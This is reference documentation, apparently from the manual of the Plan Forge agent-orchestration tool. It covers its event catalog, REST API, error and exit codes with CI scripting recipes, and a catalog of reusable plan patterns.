The only inbound message type the hub honours. Send it once after opening the WebSocket to identify your client in the session registry (visible in the dashboard's Connections badge).
Message
Purpose
Payload
set-label
Update the client's label in the session registry.
{ "type": "set-label", "label": "my-dashboard" }
LiveGuard events
source: "liveguard". The production-ops feedback family, emitted by forge_drift_report, forge_incident_capture, forge_alert_triage, forge_secret_scan, forge_fix_proposal, and the watcher tools. Most carry security_risk: "low" or higher; filter on security_risk >= medium to drive paging.
Event
Trigger
Key payload (under data)
Default risk
liveguard-drift
Drift score changes.
score, delta, violations, timestamp.
low (escalates with delta)
liveguard-incident
An incident is captured or resolved.
id, severity, description, status.
high
liveguard-triage
forge_alert_triage runs.
alertCount, topSeverity, rankedAlerts.
medium
liveguard-secret-scan
A secret scan completes.
clean, findingsCount, scannedAt.
none if clean; high if findings.
liveguard-tool-completed
Any LiveGuard tool finishes executing.
tool, status, durationMs.
none
fix-proposal-ready
forge_fix_proposal generates a new fix plan.
fixId, plan (path to LIVEGUARD-FIX plan), source.
medium
watch-snapshot-completed
forge_watch builds a snapshot of a target project.
Anomaly codes used in watch-anomaly-detected: stalled, tokens-zero, high-retries, slice-failed, all-skipped, gate-on-prose, model-escalated, quorum-dissent, quorum-leg-stalled, skill-step-failed.
Tempering events
source: "audit". One event, emitted only on the green leg of the bug lifecycle, when forge_bug_validate_fix confirms all scanners pass re-run. There is no matching tempering-bug-validated-broken; the validation tool returns the result to the caller without emitting on the red leg, to keep the dashboard's Bugs Fixed tile a positive-only feed.
Event
Trigger
Key payload (under data)
tempering-bug-validated-fixed
forge_bug_validate_fix confirms a bug is fixed, all scanners pass re-run.
On connection the hub replays buffered events from the in-memory ring (default ~500 events, see hub.mjs). To enable bearer-token auth on the hub, set PFORGE_BRIDGE_SECRET, the consumer then sends Authorization: Bearer <secret> on the upgrade request.
Retention
Events live in up to four places after emission. The retention rules below tell you how long each consumer keeps them, and which fields each consumer can rely on having.
Sink
What is kept
Retention
How to read it
WebSocket hub (in-memory ring)
All events.
~500 events (oldest evicted). Wiped on hub restart.
Connect to ws://127.0.0.1:3101; the hub replays the ring on connected.
Run journal
Lifecycle, skill, escalation, CI, everything tied to a runId.
Forever (until you delete the file). One JSONL per run at .forge/runs/<run-id>.jsonl.
forge_home_snapshot, or jq over the JSONL file.
LiveGuard cache
The most recent liveguard-drift, liveguard-secret-scan, liveguard-incident snapshots.
One snapshot per type at .forge/liveguard-*.json, overwritten on next emission.
forge_drift_report, forge_secret_scan (returns the cached snapshot when within cacheMaxAgeMinutes).
OpenClaw analytics (opt-in)
Whatever the PreAgentHandoff hook posts, typically a roll-up of drift, MTTR, and open incidents.
Determined by the OpenClaw deployment; not Plan Forge's responsibility.
OpenClaw API.
See also
pforge-mcp/EVENTS.md, the canonical JSON-schema source for every event. This appendix is the orientation and classification companion; full payloads live there.
Every REST endpoint the Plan Forge MCP server exposes, grouped by subsystem, with verb, path, request body shape, response shape, and status codes. The companion to Appendix V — Event Catalog (which covers the WebSocket side) and Appendix Q — API Surface Index (which catalogs the MCP tool surface).
One server, three surfaces. The MCP server in pforge-mcp/server.mjs serves three concurrent surfaces on the same process: stdio MCP for IDE agents, REST + WebSocket on port 3100 for the dashboard and any external integration, and a Forge-Master HTTP surface for the conversational entrypoint. This appendix covers the REST + Forge-Master surfaces; the MCP tool surface is documented in Appendix Q.
Orientation
Plan Forge exposes ~91 REST endpoints across 16 subsystems. Every one of the 106 MCP tools can also be invoked over REST through the generic dispatcher (POST /api/tool/:name), the explicit endpoints below are the "first-class" surfaces the dashboard and CLI use, with response shapes shaped for direct UI consumption rather than tool-call envelopes.
Generate images via xAI Grok Aurora or OpenAI DALL-E.
Authentication, binding, and CORS
The trust model is local user. The server binds explicitly to 127.0.0.1 (loopback only) and runs no authentication layer of its own, the operating system's user account is the access boundary. Concretely:
Binding: app.listen(HTTP_PORT, "127.0.0.1", ...), remote hosts cannot reach the API; only processes running as the same OS user can.
CORS: not enabled. Browser dashboards served from http://127.0.0.1:3100/dashboard share the same origin.
Bridge approvals (the only endpoint family that crosses a trust boundary) are protected by the per-run HMAC token in PFORGE_BRIDGE_SECRET, see Bridge & approvals.
If you need to expose the API beyond loopback (rare; usually it's the wrong solution), put a reverse proxy in front of it that handles TLS and authentication. Do not change the bind address; it's a deliberate safety boundary.
Body format. All POST/PUT endpoints expect Content-Type: application/json. The server uses express.json() with default 100 KB body limit; payloads larger than that return 413 Payload Too Large.
Error response shape
Endpoint handlers wrap exceptions in a consistent envelope:
Status codes follow standard HTTP semantics: 400 for malformed input, 404 for missing resources, 409 for state conflicts (most common in Crucible finalize), 413 for body limits, 500 for unexpected server errors. The complete error-code table lives in the Errors & Exit Codes appendix (forthcoming Appendix X).
Discovery
Lightweight endpoints intended for liveness checks, build identification, and capability negotiation. These are safe to poll, none of them allocate workers or write files.
Method
Path
Purpose
Response
GET
/.well-known/plan-forge.json
Public discovery manifest
{ version, capabilities, dashboard }
GET
/api/capabilities
Full capability catalog (mirrors forge_capabilities)
{ tools[], workflows[], config, memory }
GET
/api/version
Running server version
{ version, framework, build }
GET
/api/status
Liveness + last error
{ ok, lastError, uptimeMs }
Plan execution and runs
The lifecycle surface for pforge run-plan. Triggering a run returns immediately with a run ID; subscribe to the lifecycle event family over the WebSocket hub for progress.
Plan Forge tracks token spend per provider, per model, per run, aggregated monthly. The single REST endpoint mirrors forge_cost_report; richer estimation lives in MCP tools (see Generic MCP dispatcher).
Method
Path
Purpose
Response
GET
/api/cost
Cost report (token spend per model + monthly aggregation)
Estimation endpoints (forge_estimate_quorum, forge_estimate_slice) are MCP-only; invoke via POST /api/tool/<name>.
Search, timeline, hub
Cross-surface search and the unified timeline are the dashboard's primary navigation aids. The hub endpoint is where browsers (and any other client) upgrade to a WebSocket to receive live events, see Appendix V — Consuming the Stream for a Node example.
HTTP GET returns hub status + client count; same path accepts Upgrade: websocket for streaming.
Memory (L1 / L2 / L3)
The capture-and-recall surface that backs OpenBrain integration and the auto-skills system. See Chapter 22 — How the Shop Remembers for the architectural overview.
Method
Path
Purpose
Notes
GET
/api/memory
Memory landing, recent captures + state
Dashboard primary view.
GET
/api/memory/report
Aggregate stats
Captures/day, hit rate, top thoughts.
POST
/api/memory/search
Search L2 captures (and L3 if OpenBrain configured)
The conversational planner surface. The full lifecycle is submit → ask → preview → finalize. See Chapter 5 — Crucible (Idea Smelting) for the workflow.
Autopilot rate, fallback rate, mean question count.
LiveGuard (drift, incidents, deploys)
The production-companion surface. Every endpoint here emits at least one event in the LiveGuard event family; subscribe over the hub to see real-time alerts.
Method
Path
Purpose
Notes
GET
/api/drift
Current drift score vs architecture rules
Returns { score, breakdown, asOf }. Score range 0–100.
GET
/api/drift/history
Drift trend over time
One entry per forge_drift_report invocation.
GET
/api/incidents
List incidents (severity, MTTR)
Sorted newest first; includes resolution timestamp + MTTR ms.
POST
/api/incident
Capture a new incident
Body: { title, severity, source, body }. Emits liveguard-incident.
GET
/api/deploy-journal
List deploys
Version, deployer, notes, linked run.
POST
/api/deploy-journal
Record a deploy
Body: { version, deployer, notes, runIdx? }.
POST
/api/regression-guard
Run regression gates against codebase
Body: { scope, baseline? }. Returns pass/fail per rule.
GET
/api/runbooks
List operational runbooks
One per alert class.
POST
/api/runbook
Generate or update a runbook
Body: { alertClass, content }.
GET
/api/health-trend
Health DNA aggregator
Drift + cost + incidents + test pass-rate over time.
GET
/api/hotspots
Git churn hotspots
Files with high change frequency, refactor candidates.
Body: { packageManager? }; auto-detects if omitted.
GET
/api/env/diff
Env-var key divergence across .env files
Catches the "key in dev but missing in prod" footgun.
Quorum and fix proposals
The bridge between LiveGuard findings and structured remediation. Quorum prompts gather context across drift/incident/deploy/secret findings; fix proposals materialize that context into an actionable plan slice.
The bug-registry surface. Tempering scans for TODO/FIXME/stub markers and produces an artifact; the bug stub endpoint converts a finding into a registered bug. Bug create/update/validate is MCP-only; see Appendix Q.
Method
Path
Purpose
Notes
GET
/api/tempering/artifact
Latest tempering artifact
Scan results + temper score.
POST
/api/tempering/bug-stub
Create a bug stub from a finding
Body: { findingId, title? severity? }.
GET
/api/bugs/list
List registered bugs
Query: ?status=&severity=&plan=.
Skills (decision tray)
Auto-skills surface decisions that the orchestrator wants a human to make, tag the deferred work, accept/reject the proposal, or defer for later review.
Method
Path
Purpose
Notes
GET
/api/skills
Skill catalog
Includes hand-authored .github/skills/*/SKILL.md and auto-skills.
GET
/api/skills/pending
Pending decisions awaiting accept/reject
Query: ?source=.
POST
/api/skills/accept
Accept a pending decision
Body: { decisionId, note? }.
POST
/api/skills/reject
Reject a pending decision
Body: { decisionId, reason? }.
POST
/api/skills/defer
Defer a pending decision
Body: { decisionId, untilTimestamp? }.
Inner loop
The self-improvement surface. Inner-loop subsystems observe runs and propose tightenings: gate suggestions from observed failures, reviewer-score calibration, cost-anomaly detection, federation across sibling repos.
Method
Path
Purpose
Notes
GET
/api/innerloop/status
All inner-loop subsystem states
Returns rollup of the six subsystems below.
GET
/api/innerloop/reviewer-calibration
Reviewer-score calibration trace
Drift between auto-reviewer and human override decisions.
GET
/api/innerloop/gate-suggestions
Gate-tightening suggestions
Patterns where current gates allowed regressions.
GET
/api/innerloop/cost-anomalies
Cost anomalies across runs
Slices that cost >3σ above their plan baseline.
GET
/api/innerloop/proposed-fixes
Auto-proposed fixes from health-trend signals
Combines drift, incidents, and test trends.
GET
/api/innerloop/federation
Federation-mode status
Advisory cross-repo learning when configured.
POST
/api/innerloop/federation/toggle
Enable/disable federation
Body: { enabled }.
Bridge and approvals
The human-in-the-loop surface. When a plan slice is flagged for approval (assisted mode or escalation), the orchestrator emits an approval-requested event and waits. The browser-link variant is opened by VS Code notification; the POST variant is for programmatic clients.
Query ?token= with same HMAC; renders a confirm page. Used by VS Code notification & email links.
Bridge tokens are the only cross-boundary auth. Set PFORGE_BRIDGE_SECRET in your environment (see Appendix U) before enabling assisted runs. Approvals without a valid token return 401 BRIDGE_TOKEN_INVALID.
Copilot integration
The surface that powers the Copilot Integration Trilogy, reading, previewing, and syncing .github/copilot-instructions.md from the project profile + principles. OpenClaw endpoints post LiveGuard snapshots to the optional analytics service.
HMR-friendly: re-loads code without dropping the WebSocket clients (best-effort).
Generic MCP dispatcher
The escape hatch. Any of the 106 MCP tools can be invoked over REST through this surface, useful for SDK clients, CI scripts, and any external integration that needs richer tool semantics than the first-class endpoints expose.
Method
Path
Purpose
Notes
POST
/api/tool/:name
Invoke any of the 106 MCP tools over REST
Body is the tool's input contract (see Appendix Q). Response is the tool's output payload, unwrapped from the MCP envelope. Crucible and Forge-Master tools route through the MCP handler (v2.82.1 fix).
POST
/api/tool/org-rules
Aliased convenience, forge_org_rules
Equivalent to POST /api/tool/forge_org_rules.
POST
/api/tool/run-plan
Aliased convenience, forge_run_plan
Equivalent to POST /api/tool/forge_run_plan; also surfaced as /api/runs/trigger with a friendlier shape.
When to use the dispatcher vs. the first-class endpoint. If both exist (e.g. POST /api/runs/trigger and POST /api/tool/forge_run_plan), prefer the first-class endpoint, its response shape is tailored for direct rendering and skips the MCP envelope. Use the dispatcher when the tool has no first-class equivalent (most estimation, bug, and lattice tools).
Forge-Master (conversational entrypoint)
The HTTP surface for the conversational classifier described in the Forge-Master chapter. Lives alongside the main API on the same port; chat sessions are persistent and resumable.
For tools requiring human approval (e.g. write actions).
GET
/api/forge-master/prefs
Read user preferences
Tone, verbosity, classifier mode.
PUT
/api/forge-master/prefs
Update preferences
Body: partial prefs.
GET
/api/forge-master/cache-stats
Embedding cache liveliness
Hit rate, useful as a Forge-Master health probe.
Image generation
The single image-generation endpoint. Routes to xAI Grok Aurora (if XAI_API_KEY is set) or OpenAI DALL-E (if OPENAI_API_KEY is set). Auto-detects the available provider.
Chapter — Dashboard, the primary REST consumer, browsable at http://127.0.0.1:3100/dashboard
docs/REST-API.md on GitHub, auto-generated endpoint dump (regenerated via node scripts/dump-rest-routes.mjs)
Appendix X
Errors & Exit Codes
The complete contract for every exit code, named error code, and error event Plan Forge emits, pforge CLI, the run-plan orchestrator, MCP tool responses, REST status shapes, and OS-level subprocess signals. The reference CI scripts and on-call runbooks depend on.
Exit codes are a contract. CI scripts, GitHub Actions workflows, and on-call automation all branch on them. Once published, an exit code's meaning does not change between releases, new failure modes get new codes. If you script against Plan Forge, branch on the codes in this appendix and treat anything outside the contract as unknown failure, fail safe.
Orientation
Plan Forge exits and errors come from four layers, each with its own conventions:
Looking for a fix, not a contract? Start at Chapter 15 — Common Error Messages. That table maps symptoms to fixes; this appendix is the exhaustive reference.
CLI exit codes (pforge)
The pforge launcher (pforge.ps1 on Windows, pforge.sh on POSIX) uses a deliberately small surface so wrappers stay simple. Anything that's not a true failure exits 0; true failures exit 1; only special cases use 2.
Code
Meaning
When you see it
0
Success. The command completed and produced its intended side effect. May still emit warnings on stderr.
Every happy path. Also includes nothing-to-do states (e.g. pforge release-notes in a repo without a roadmap).
1
Generic failure. A subcommand failed, validation rejected input, or an external tool (git, node, network) errored.
Most error paths. Examples: missing .forge.json, validate found problems, self-update couldn't fetch a release, audit drain aborted, setup couldn't reach the template repo.
2
Environment-level refusal. Plan Forge cannot run at all because a prerequisite is wrong or the action is intentionally blocked.
Three cases today: (1) pforge invoked outside a git repository; (2) pforge self-update when the GitHub update check itself failed (not a stale version, a network failure that prevents confirming you're current); (3) pforge audit when no scanners ran and the tempering config is empty or misconfigured.
Exit 2 is not "warning". It means Plan Forge could not establish a known state. Treat it the same as exit 1 in CI gates, it should fail the build, but log it distinctly so on-call can see "environment is bad" vs "command found real problems".
Orchestrator exit codes (pforge run-plan)
The orchestrator (pforge-mcp/orchestrator.mjs) is the long-running process that drives a plan slice-by-slice. Its exit code reflects the overall plan status, and a structured statusReason in the final JSON output narrows down why.
Code
Plan status
Meaning
0
completed
Every slice passed its validation gate, the completeness sweep was clean, the Review Gate (if configured) approved, and the final commit landed.
0
completed-with-warnings
Plan landed but the audit-loop or post-deploy hook surfaced advisories. Treat as success in CI but post the warnings to the run log.
1
failed
A slice's validation gate failed after exhausting retries / escalation, a forbidden-action hook fired, the Review Gate rejected, or an LLM call errored without a recoverable path. statusReason contains the precise reason.
1
aborted
The user pressed Ctrl+C, an extension's preDeploy hook returned blocked: true, or --strict-gates rejected a plan that would otherwise have escalated. Run state is preserved at .forge/runs/<runId>/ for --resume-from.
err.exitCode
failed
If an internal error throws with a numeric exitCode property, the orchestrator propagates that value. Used by the workers to surface specific failures like git is in a detached HEAD (no defined code today, reserved for future use).
Common statusReason values
Reason
What it means
gate-failed
The slice's bash validation gate exited non-zero after retries / escalation.
worker-failed
The worker process (the LLM call) returned an error envelope, e.g. API timeout, rate-limit-exhausted, model refused.
worker-signaled
The worker process was killed by a signal. On Windows the native code 0xC000013A (STATUS_CONTROL_C_EXIT) maps here. See § OS subprocess exits.
drift-detected
The PreToolUse hook caught the worker editing a file listed in the plan's Forbidden Actions.
review-rejected
The Review Gate (Session 3) explicitly rejected the slice. The reviewer's notes are at .forge/runs/<runId>/review-slice-<N>.md.
escalation-exhausted
All models in the escalation chain failed. Try a different model with --model or split the slice.
quorum-all-failed
Quorum mode: every model in the panel timed out or errored. See QUORUM_ALL_FAILED in the named error catalog.
preDeploy-blocked
A LiveGuard preDeploy hook returned severity ≥ high, usually forge_secret_scan finding a secret or forge_env_diff finding an unauthorized variable.
manual-import-rejected
--strict-gates with a hand-authored plan that lacks a crucibleId: frontmatter and was not invoked with --manual-import.
MCP tool errors (forge_*)
MCP tools never crash the server, they return a structured envelope. The contract is:
Callers should branch on code, not on the message text (messages are wording-stable but not API-stable). The full catalog lives in § Named error catalog; the most common are:
Code
Tool
Cause
NO_REASONING_MODEL
forge_master_ask
No model configured and no provider API key detected.
CRITICAL_FIELDS_MISSING
forge_crucible_finalize
Smelt blocked, the draft plan is missing one of: build-command, test-command, scope, gates, forbidden-actions, rollback.
PLAN_ALREADY_EXISTS
forge_crucible_finalize
Refused to overwrite an existing hand-authored plan. Pass overwrite: true if intentional.
ASK_QUESTION_MISMATCH
forge_crucible_ask
Client passed a stale questionId. Re-fetch state with forge_crucible_preview.
QUORUM_ALL_FAILED
forge_quorum_analyze, forge_diagnose
Every model in the panel timed out (60s each) or errored.
NO_API_KEY
Any provider-bound tool
Required env var (e.g. XAI_API_KEY, OPENAI_API_KEY, ANTHROPIC_API_KEY) is unset and no secret file fallback found.
PLAN_NOT_FOUND
forge_run_plan, forge_plan_status
The plan file path does not exist or is outside the workspace.
PLAN_PARSE_ERROR
forge_run_plan, forge_validate
The plan file is missing required sections (e.g. ## Execution Slices) or has malformed slice headers.
ERR_UPDATE_DURING_RUN
forge_self_update
Refused to self-update while a plan run is in flight. Wait for the run or abort it.
REST error shape
The REST surface (Appendix W) uses standard HTTP status codes plus a JSON body. The body is always the same shape:
{ "error": "Human-readable message",
"code": "NAMED_ERROR_CODE", // optional, when a stable code applies
"retryAfterMs": 30000 // only on 429 }
Status
Meaning
When
200
OK
Request completed. Body is the tool-specific payload.
400
Bad request
Missing or malformed body fields. Example: POST /api/audit/lookup without sha256Prefix.
404
Not found
Resource doesn't exist. Example: GET /api/plan/status/{runId} with an unknown run id, or POST /api/audit/lookup with a sha256 prefix that doesn't resolve.
409
Conflict
State prevents the action. Example: POST /api/self-update while a plan run is in flight returns { "code": "ERR_UPDATE_DURING_RUN" }.
429
Rate limited
Server-side rate limit hit. Body includes retryAfterMs. Bridge to Retry-After header in your client.
500
Internal error
Uncaught exception in the handler. The message is the JS err.message; err.stack is logged server-side but never returned. Treat as retry once, then page.
Bridge headers: the REST surface does not yet set WWW-Authenticate, Retry-After, or Content-Location. Clients should derive equivalents from the JSON body (retryAfterMs → Retry-After: ms÷1000). See Appendix W — Error shape for the full discussion.
OS subprocess exits
The orchestrator spawns worker processes (the LLM call) and gate processes (bash commands). When these are killed by a signal, the native exit code is preserved and mapped through:
Code
Platform
Meaning
0xC000013A (3221225786)
Windows
STATUS_CONTROL_C_EXIT, subprocess was killed by Ctrl+C or its parent. Mapped to statusReason: "worker-signaled". Was historically silently treated as success (bug #82-class); now correctly marked failed.
130
POSIX
Killed by SIGINT (Ctrl+C). Same handling as Windows Ctrl+C.
137
POSIX
Killed by SIGKILL (OOM kill, kernel terminator). Surfaces as statusReason: "worker-signaled" with signal: "SIGKILL" in the slice record.
143
POSIX
Killed by SIGTERM (graceful shutdown). Same handling.
124
POSIX
GNU timeout killed the command (gate exceeded its budget).
Bug #82 lineage: calling process.exit(0) immediately after a fetch() on Windows can trip Assertion failed: !(handle->flags & UV_HANDLE_CLOSING) because undici keepalive sockets are still closing. The orchestrator uses process.exitCode = 0 on the success path of --analyze / --diagnose to avoid this. If you embed the orchestrator in your own Node process, do the same.
Named error catalog
Every named error code Plan Forge emits, alphabetized. Codes are stable across releases; new failure modes get new codes rather than reusing existing ones.
Code
Origin
Cause & fix
ASK_QUESTION_MISMATCH
Crucible
Client passed a stale questionId to forge_crucible_ask. Re-fetch with forge_crucible_preview, then retry with the current question id.
auditor-spawn-failed
Orchestrator / PostRun hook
PostRun auditor hook could not be spawned. Check forgeMaster.auditor.outputPath permissions and the selected model tier; the parent run still exits 0.
CRITICAL_FIELDS_MISSING
Crucible finalize
Draft plan is missing build-command, test-command, scope, gates, forbidden-actions, or rollback. Call forge_crucible_preview for criticalGaps, then continue the interview.
diff-classify-blocked
forge_diff_classify / PreCommit chain
The diff classifier returned blocked for one or more files. Revert or move out-of-scope changes, then retry the commit.
DRIFT_DETECTED
PreToolUse hook
Worker tried to edit a file listed in the plan's Forbidden Actions. Revert the change, then re-run the slice.
ERR_UPDATE_DURING_RUN
REST 409
POST /api/self-update was rejected because a plan is currently running. Abort the run or wait for it to finish.
GATE_COMMAND_FAILED
Orchestrator
Slice validation gate exited non-zero. Fix the build or test failure, then resume from the failed slice.
lock-hash-mismatch
Orchestrator / PreCommit chain
The plan's lockHash no longer matches the current plan body. Re-harden the plan to regenerate lockHash, then retry.
network-allowlist-violation
Orchestrator
Outbound call targeted a host outside network.allowed. Add the host to the allowlist or remove the outbound call.
NO_API_KEY
Provider tools
No provider API key is configured. Set XAI_API_KEY, OPENAI_API_KEY, or ANTHROPIC_API_KEY, or use the zero-key Copilot path when supported.
NO_REASONING_MODEL
Forge-Master
Forge-Master has no model configured and no provider key available. Set forgeMaster.reasoningModel or configure a provider key.
observer-budget-exceeded
Observer daemon
Forge-Master Observer hit its daily USD cap or hourly narration cap. Wait for the budget window to reset or widen the cap in .forge.json.
PLAN_ALREADY_EXISTS
Crucible finalize
Refused to overwrite an existing hand-authored plan. Read both files, then re-finalize with overwrite: true if you really mean it.
PLAN_NOT_FOUND
forge_run_plan
Plan path doesn't exist or is outside the workspace. Verify the path and keep plans under docs/plans by convention.
PLAN_PARSE_ERROR
forge_validate
Plan is missing required sections or has malformed slice headers. Run forge_validate to see the specific gap and repair it.
QUORUM_ALL_FAILED
Quorum mode
All quorum models timed out or errored. Check API keys and network connectivity, then retry; consider --quorum=speed if flagship models are unavailable.
RATE_LIMITED
REST 429
Request was throttled. Honor retryAfter or the provider reset window before retrying.
REVIEW_REJECTED
Review Gate
Session 3 reviewer rejected the slice. Read the review artifact, address the findings, then rerun the slice.
SCOPE_VIOLATION
PreToolUse hook
Worker edited a path outside the allowed scope contract. Revert the change and rerun with the correct scope.
STRICT_GATES_REJECTED
Orchestrator
Strict gates refused a plan that would otherwise have escalated. Drop --strict-gates or strengthen the failing gate.
tool-denied
Orchestrator
A worker or hook tried to invoke an MCP tool listed in tools.deny. Remove the tool from the denylist or update the prompt to avoid it.
WORKER_TIMEOUT
Orchestrator
Worker exceeded its per-slice execution budget. Split the slice or switch to a faster model.
Error events on the hub
In addition to exit codes and named errors, the WebSocket hub broadcasts error-class events that the dashboard and external watchers consume. The full taxonomy lives in Appendix V — Errors & warnings; the most operationally relevant are:
Event
Severity
What it signals
slice-orphan-warning
warn
Failed slice's worker deliverables were staged but not committed. Recovery commands at .forge/runs/<runId>/orphans-slice-<N>.json.
drift-detected
error
PreToolUse hook caught a forbidden-file edit. Plan run aborts.
quorum-model-failed
warn
Individual model in a quorum panel timed out or errored. The panel proceeds with remaining responders unless threshold breaks.
gate-retry-exhausted
error
Slice gate failed all retries. Orchestrator marks slice failed, exits 1.
preDeploy-blocked
error
LiveGuard hook found a secret or unauthorized env var. Run aborts before the deploy slice executes.
observer:budget-blocked
warn
Forge-Master Observer hit its daily cost cap or hourly narration cap. Narrations are silently skipped until the budget window resets. No impact on plan execution.
CI / scripting recipes
The smallest useful contract for a CI gate:
# Bash: fail the build on any exit ≠ 0
set -euo pipefail
pforge run-plan docs/plans/Phase-NN.md
# Exit 0 here means "completed" or "completed-with-warnings", both safe to ship
If you need to distinguish soft warnings from hard failures:
# Bash: parse the final JSON
output=$(pforge run-plan docs/plans/Phase-NN.md --json)
status=$(echo "$output" | jq -r '.status')
case "$status" in
completed) echo "Clean."; exit 0 ;;
completed-with-warnings) echo "Advisories, review the run log."; exit 0 ;;
failed) reason=$(echo "$output" | jq -r '.statusReason'); echo "FAILED ($reason)"; exit 1 ;;
aborted) echo "ABORTED, preserved state at .forge/runs/$(echo "$output" | jq -r '.runId')/"; exit 2 ;;
*) echo "UNKNOWN STATUS: $status"; exit 1 ;;
esac
A catalog of reusable plan archetypes. For each pattern: when to reach for it, the typical slice shape, the validation gate flavor, recommended quorum mode, and the failure modes the pattern is designed to avoid. Use this when starting a new plan and you want to skip thinking about structure from scratch.
How to use this appendix. Read the index, find the pattern that matches your task, jump to its section, and copy the slice shape into your plan draft. The Crucible's forge_crucible_ask can also be asked "which plan pattern fits <task>?" and will return a pointer to the right section here.
Unfamiliar domain; need exploration before committing to a design
1 spike + N build slices in a follow-up plan
P1 — Add an Entity
When: a new first-class noun in your domain that needs persistence, an API surface, and (often) a UI. The most common shape.
Slice shape (4–7 slices):
Migration + ORM model.
Repository layer + unit tests.
Service layer (validation, business rules) + unit tests.
Controller / route + integration tests.
(optional) UI component / form.
(optional) Background job / event consumer if the entity participates in async flows.
OpenAPI / docs update.
Gate flavor: each slice ends with the test command for its layer (vitest repository.test, vitest service.test, vitest controller.integration.test). The final slice runs the full sweep.
Quorum: auto. The slices are routine; power is overkill.
Failure modes avoided: collapsing layers (controller doing DB writes), missing the OpenAPI update, forgetting to wire the migration into the test setup.
P2 — Add an Endpoint
When: a new route on an existing entity. No schema change, no UI.
Slice shape (2–3 slices):
Service method + unit test (red → green).
Controller route + integration test + OpenAPI entry.
(optional) Client SDK regenerate.
Gate flavor: per-slice unit / integration test command. Final gate also runs the OpenAPI lint / contract diff.
Quorum: auto or disabled for trivial CRUD additions.
Failure modes avoided: route registered but not wired to service; OpenAPI drift from implementation.
P3 — Add an External Integration
When: bringing in Stripe, SendGrid, S3, Twilio, an internal RPC service, anywhere your code calls an outside system.
Slice shape (4–5 slices):
Adapter interface + in-process fake (for tests).
Real adapter implementation against the SDK / HTTP client.
Retry + timeout + circuit-breaker configuration.
Caller integration (the service that uses the adapter).
Gate flavor: unit tests use the fake; the real-adapter slice may have an opt-in SMOKE=1 guard that hits a sandbox.
Quorum: auto; bump to power for the retry/circuit-breaker slice if SLA-critical.
Failure modes avoided: timeouts not configured (hang forever), retries not idempotent-safe, secrets in source.
P4 — Refactor a Subsystem
When: extracting a module, splitting a god-class, renaming a heavily-referenced symbol. Multiple consumers must update.
Slice shape (3–6 slices):
Introduce new shape alongside the old (no consumer changes yet).
Migrate consumer 1.
Migrate consumer 2.
… (one slice per consumer; keeps each slice individually revertable)
Delete the old shape; run full sweep.
Gate flavor: per-consumer slice gates run that consumer's test file. Final slice runs the full sweep + a grep that asserts zero references to the old shape.
Quorum: auto. Per-consumer slices are mechanical; quorum doesn't help.
Failure modes avoided: big-bang rename that breaks the whole tree at once; consumer drift (one consumer left on the old shape).
P5 — Fix a Regression
When: a bug that worked before now doesn't. The previous slice that introduced it is identified.
Slice shape (2–3 slices, strict TDD):
Red: write the test that captures the broken behavior; assert it fails for the right reason.
Green: minimal change to make the test pass; nothing else.
(optional)Refactor: clean up if the green slice introduced obvious duplication.
Gate flavor: the red slice's gate must assert the test fails (e.g. vitest run regression.test 2>&1 | grep -q "1 failed"). The green slice's gate asserts it now passes.
Quorum: auto for green; disabled often fine for red.
Failure modes avoided: "fix" that doesn't actually fix; scope creep that buries the actual fix in unrelated changes.
P6 — Hotfix
When: production is broken; minutes matter; the change is small and reversible.
Slice shape (1–2 slices):
The minimum fix + a smoke test that exercises the affected path.
(optional, follow-up) Proper regression test if the smoke wasn't tight enough.
Gate flavor: fast (under 30s if possible). Skip the broad sweep; run only the affected test file. The completeness sweep can be deferred to a follow-up plan.
Quorum: disabled. Hotfix is about speed and reversibility, not consensus.
Failure modes avoided: bundling "improvements" into the hotfix (each line shipped is a line to roll back); over-validation while production burns.
Follow-up: file a P5 (Fix a Regression) plan once the fire is out, to add proper test coverage and address root cause.
P7 — Feature Flag Rollout
When: a change risky enough to ship dark, new algorithm, vendor swap, UI redesign.
Slice shape (4–5 slices):
Flag scaffold (config entry, accessor, default OFF).
New implementation behind the flag (parallel to old).
Tests covering both branches.
Telemetry / metric to compare old vs new behavior in production.
(separate, later plan) Cleanup: remove the flag and the old branch once new is proven.
Gate flavor: tests must pass with flag both ON and OFF. The implementation slice's gate explicitly runs the suite twice with different env vars.
Quorum: power for the implementation slice (high blast radius); auto elsewhere.
Failure modes avoided: flag-on path untested; flag never cleaned up (becomes permanent technical debt).
P8 — Data Migration
When: a schema change requires moving / reshaping existing data, not just altering the schema.
Slice shape (4–6 slices):
Schema migration (additive: new columns / tables, old still readable).
Dual-write code (write to both old and new shape).
Backfill script + dry-run validation against a snapshot.
Read-from-new (with fallback to old).
Remove dual-write; remove old shape.
Rollback playbook documented in the plan's Notes section.
Gate flavor: each slice's gate asserts the migration is idempotent (re-running it leaves the DB unchanged). Final slice's gate runs against a production-shape fixture.
Quorum: power for the migration, backfill, and remove-old slices (irreversible if wrong); auto elsewhere.
Failure modes avoided: irreversible migrations without a rollback path; backfills that lock production tables; reads switching before the data is fully migrated.
P9 — Dependency Upgrade
When: a major-version bump on a library / framework / SDK with breaking changes.
Slice shape (3–5 slices):
Pin the new version; run the full sweep to surface every breaking call site.
Fix call sites in module 1.
Fix call sites in module 2 (one slice per cleanly-bounded module).
…
Final slice: full sweep + lint + type-check all green.
Gate flavor: each per-module slice's gate runs the test set for that module. Final slice's gate runs the full sweep.
Quorum: auto. Mechanical replacements; quorum adds little.
Failure modes avoided: trying to do all the fixes in one slice (un-reviewable diff); missing transitive breakage (final-sweep gate catches it).
P10 — Performance Fix
When: profiling has identified a specific hotspot and you want to fix it without speculative changes.
Slice shape (2–3 slices):
Add a benchmark / measurement that pins the current performance number (the baseline).
The fix.
(optional) A regression-guard test that fails if perf drops back below threshold.
Gate flavor: the fix slice's gate runs the benchmark and asserts the new number beats the baseline by the documented margin (e.g. node bench/users.bench.mjs | grep -E "throughput.*[5-9][0-9]{3}").
Quorum: auto. The hot loop is small; the change should be small.
Failure modes avoided: optimizing without measuring; broad refactors disguised as performance work.
P11 — Security Patch
When: a CVE in a dependency, a misconfiguration finding, or a discovered vulnerability in your own code.
A regression test that asserts the vulnerable path is now safe.
(optional) Advisory / disclosure write-up.
Gate flavor: the fix slice's gate runs the regression test plus forge_secret_scan on the diff. PreDeploy LiveGuard hook applies if shipping to a deploy slice.
Quorum: auto or power, depends on blast radius.
Failure modes avoided: scope creep (fixing other things "while we're here"); regression test that doesn't actually exercise the vulnerable path.
When: writing several documents at once (manual chapters, runbooks, API docs) over multiple sessions.
Slice shape (1 per document):
One slice per document. Each is independent, if slice N fails, slices N+1, N+2 are unaffected.
Scope contract: only the document's source file + any auto-regenerated index files.
